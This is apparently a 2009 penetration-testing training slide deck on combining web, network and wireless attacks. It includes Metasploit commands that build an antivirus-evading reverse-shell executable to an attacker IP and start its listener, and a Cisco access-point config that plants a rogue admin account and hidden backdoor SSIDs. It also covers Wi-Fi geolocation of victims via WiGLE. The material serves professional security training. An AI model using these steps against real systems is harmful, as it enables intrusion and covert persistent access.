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How are compliance requirements driving my pen testing strategies and how can I maximize my returns?

What skills and techniques do the world's top pen testers use?

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The Pen Test Perfect Storm:

Combining Network, Web App, and Wireless Pen Test Techniques – Part 3

By Kevin Johnson,
Ed Skoudis, & Joshua Wright

Version 1Q09


Outline

- Previously in the Trilogy…
- Web App Attacks – Kevin Fu
- Network Attack – Ed Fu
- Wireless Attacks – Josh Fu
- Combining It All Together – A Scenario
- The Future
- Conclusions and Q&A

Previously on 24...

- To recap, in Parts 1 & 2 of this trilogy, we discussed how pen tests and testers are often categorized:
  1) Network tests 2) Web application tests 3) Wireless tests
  4) Others, but those are the biggies...
- We also proposed that...
- ...if you want to be a *great* pen tester...
- ...make sure you can pivot between network pen tests, web app tests, and wireless pen tests
  – Furthermore, integrate these attack vectors together into a much more powerful combined attack
- To procure *great* pen tests, specify combined tests

And, We Covered a Scenario



Today's Focus

- Let's build on the concept of combined testing
- We'll discuss useful new tools and techniques
- In Part 1, the flow was 1) wireless 2) web app 3) network
- In Part 2, the flow was 1) network 2) wireless 3) web app
- To illustrate the pragmatic and iterative nature of combined tests, we'll alter the order this time:
  1) Web App attack – Discovery and exploitation (Ratproxy, Yokoso!)
  2) Network exploitation – Useful Metasploit features (msfpayload, msfencode, multi-encode options for dodging Anti-Virus)
  3) Wireless attack – Wireless Geo-location, GeoWig, and "Ghost in the AP" techniques

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Ratproxy: Passive Interception Proxy

- Ratproxy is a mostly passive scanner
  - Active tests are enable-able!
- Designed to proxy traffic and scan for flaws
  - Based on the interplay between client and server
- Focuses on “Web 2.0” flaws
  - Includes the ability to decompile and analyze Flash objects
  - Was one of the first tools to find Cross-Site Request Forgery (CSRF) flaws well
- Ratproxy allows us to combine mapping the application and running a first pass looking for flaws
- Efficiency is the key!
  - Chaining Ratproxy with other interception proxies that spider the site is one of our tricks

Report risk and risk modifier designations:

LOW to HIGH	Issue urgency classification (composite of impact and identification accuracy)
INFO	Non-discriminatory entry for further analysis
ECHO / echo	Query parameters echoed back / not echoed in HTTP response, respectively
PRED / pred	Request URL or query data likely is / is not predictable to third parties, respectively
AUTH / auth	Request requires / does not require cookie authentication, respectively

POST query with no XSRF protection [toggle]


Parameter-accepting POST requests that lack security tokens. Some POST requests change application state, and may be vulnerable to cross-site request forgery attacks.

```
HIGH ECHO PRED AUTH POST http://10.10.10.50:80/blog560/registeruser.php => 200
Payload: username=testuser5&pw1=testpw5&pw2=testpw5
Response (1222): <?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE html \n PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"\n "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">\n<html
xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">\n<head><title>Blog 560 -- Registration
Successful</title></head>\n<body>\n<table border="0" width="100%">\n<tr><td align="left"
width="33%"></td><td align="center" width="33%"><img src="blog560_logo.jpg" alt="Blog 560" /><br /><font
size="+2">Registration Successful</font></td><tr><td align="left" width="33%"></td><td align="center"
width="33%"><font si...
MIME type: text/html, detected: application/xhtml+xml, charset: UTF-8
```

CSRF Flaw with various qualifiers

Yokoso! Infrastructure Fingerprinting

- Originally designed to be an infrastructure fingerprinter
  - Delivered via XSS flaws
- Contains three parts
  - Lists of interesting URIs
  - JavaScript code to find those URIs in browser history
  - JavaScript code to find those URIs within the target network
- These parts are usable on compromised machines
  - Also come bundled for use within BeEF
- The project is looking for more help collecting interesting URIs
  - For instructions, please visit http://yokoso.inguardians.com



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Packaging an Attack with msfpayload

- Use the msfpayload tool in Metasploit 3.X to turn a payload into an EXE

```
$ ./msfpayload windows/shell/reverse_tcp
LHOST=[AttackerIPaddr] LPORT=80 X
```

- The X generates an executable
  - There are other options, including R, for raw
- We could put the payload on a USB token, send it via e-mail, put it on a file share, etc.
  - Or, I don't know... maybe deliver it via CSRF? Just wait...
- But, won't an AV tool detect it?
  - Perhaps... so let's encode it to evade detection!

Evading IDS/IPS/AV with msfencode

- Metasploit supports encoding exploits and payloads
  - In msfconsole, use "`show encoders`" and "`set ENCODER [encoder]`"
  - Or, you can use msfencode program to encode a raw payload
    - The latest trunk version supports a `-c [N]` option, to apply N rounds of encoding
  - One of the best encoders for evasion is "`x86/shikata_ga_nai`" – Japanese for "nothing can be done about it"

```
$ ./msfpayload windows/shell/reverse_tcp
LHOST=[AttackerIPaddr] LPORT=80 R | ./msfencode -e
x86/shikata_ga_nai -c 4 -t exe -o payload.exe
```

- You need to get Metasploit ready for the inbound connection:

```
msf > use exploit/multi/handler
msf > set PAYLOAD windows/shell/reverse_tcp
msf > set LHOST [AttackerIPaddr]
msf > set LPORT 80
msf > exploit
```

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Wireless Geo-Location

- Question: Where is the client device I have just exploited?
  - IP address information can be misleading (VPN, static, internal networks)
  - iPhone *pseudo GPS* uses nearby Wi-Fi and cellular towers for location analysis
- Not enough integrated GSM/EV-DO interfaces to use cell tower locations
- Wi-Fi device location database available with the WIreless Geographic Logging Engine
  - www.wigle.net, inspired by wardrivers!

What Networks Are Nearby?

- Vista and OSX provide command-line tools for network discovery (no love for XP)

```
C:\>netsh wlan show networks mode=bssid | find "BSSID"
    BSSID 1                 : 00:1a:53:c1:d3:b6
    BSSID 1                 : 00:8d:75:ac:6c:fd
    BSSID 1                 : 00:78:6a:f6:b0:b2
    BSSID 1                 : 00:1c:df:28:ca:98
    BSSID 1                 : 00:e3:e2:00:a0:5e
    BSSID 1                 : 00:c5:17:34:8b:a3
```

Vista

```
$ cd /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources
$ ./airport -s
                            SSID BSSID             RSSI CHANNEL SECURITY (auth/unicast/group)
      Belkin_N1_Wireless_A48C93 00:00:f6:38:00:fd -88  6       NONE
                   07FX10055314 00:1a:53:c1:d3:b6 -81  6       WEP
                         Nicole 00:1c:df:28:ca:98 -67  11      WEP
               somethingclever 00:78:6a:f6:b0:b2 -52  1       WPA(PSK/TKIP/TKIP)
                          rugby 00:c5:17:34:8b:a3 -87  6       WPA(PSK/TKIP/TKIP)
                       jrockets 00:8d:75:ac:6c:fd -33  6       WPA(802.1x/TKIP/TKIP)
                        NETGEAR 00:e3:e2:00:a0:5e -91  11      NONE
```

OS X

WiGLE Search

WiGLE - Wireless Geographic Logging Engine - Plotting WiFi on Maps - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://wigle.net/gps/gps/main/query/

BSSID or MAC (0A:2C:EF:3D:25:1E): 00:1c:df:28:ca:98

SSID or Network Name (foobar):

- Must Be a FreeNet
- Must Be a Commercial Pay Net
- Must Have DHCP Enabled
- Only Networks I Was the First to Discover

Query Reset

Done

WiGLE - Wireless Geographic Logging Engine - Plotting WiFi on Maps - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://wigle.net/gps/gps/main/confir

Home | Download | Forums | Post File | Query | Screenshots | Stats | Uploads | Web Maps | MapPacks/Trees | Wiki | Logout

Search Results:

Showing stations 1 through 1 of this query.

map it	netid	ssid	comment	name	type	freenet	paynet	firsttime	flags	wep	trilat	trilong	dhcp
Get Map	00:1C:DF:[redacted]	Nicole			infra	?	?	2009-03-13 08:50:02		Y	41.749[redacted]	-71.357[redacted]	?

WiGLE Home

Done wigle.net

Free account required to search by BSSID

Tool: GeoWig


- Automates searching WiGLE for BSSIDs
- Heuristics to identify APs with similar MAC addresses
  - Common in corporate WLAN deployments
- Available soon: www.inguardians.com/tools

```
C:\>python geowig.py –u josh -p password 00:1a:53:c1:d3:b6 00:8d:75:ac:6c:fd
00:78:6a:f6:b0:b2 00:1c:df:28:ca:98 00:e3:e2:00:a0:5e 00:c5:17:34:8b:a3
GeoWiG 0.1 - Geographic Wireless Guesser. <jwright@willhackforsushi.com>
Please remember to support the WiGLE Project! http://www.wigle.net

 * Successfully authenticated to wigle.net
 * Searching for: 00:1a:53:c1:d3:b6 00:8d:75:ac:6c:fd 00:78:6a:f6:b0:b2
00:ba:76:28:ca:98 00:e3:e2:00:a0:5e 00:c5:17:34:8b:a3

Found 5 entries for 6 BSSIDs, calculated lat/lon: 41.749[redacted] -71.358[redacted]
```

Ghost in the AP



- Compromised APs provide tremendous value in a pen-test
- Leveraged as a network backdoor
  - Configure additional virtual SSIDs
  - Cloaked SSID with authorized (or similar) MAC address (may go unnoticed)
- Attacker can target any VLAN accessible to compromised AP!
- Cisco Aironet device as an example, applies to many device manufacturers

Dubious Configuration

```
username admin1 privilege 15 secret 5
$1$9Q...
username admin2 privilege 1 secret 5
$1$8oR...
aaa authentication login local enable

interface Dot11Radio0
 encryption vlan 101 ciphers aes-ccm
 !
 ssid KJOCorpNet
    vlan 101
    guest-mode
    authentication network-eap eap_methods
 !
 ssid KJOGuest
    vlan 156
    guest-mode
    authentication open
```

Before

```
username admin1 privilege 15 secret 5
$1$9Q...
username admin2 privilege 1 secret 5
$1$8oR...
username acoop privilege 15 secret "evilpass"
aaa authentication login local enable

interface Dot11Radio0
 encryption vlan 101 ciphers aes-ccm
 encryption vlan 1 ciphers aes-ccm
 encryption vlan 102 ciphers aes-ccm
 !
 ssid KJOCorpNet
    vlan 101
    guest-mode
    authentication network-eap eap_methods
 !
 ssid KJOGuest
    vlan 156
    guest-mode
    authentication open
 !
 ! Backdoor network access SSID on mgmt VLAN
 ssid attackerBackdoorWlan
    wpa-psk ascii KevinReallyWearsGlasses
    vlan 1
    no guest-mode
 !
 ! Attacking any other accessible VLAN
example
 ssid attackVlan102
    wpa-psk ascii YouWontGuess
    vlan 102
    no guest-mode
```

Eeek!

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

Analyze Website with RatProxy... Find CSRF Flaw

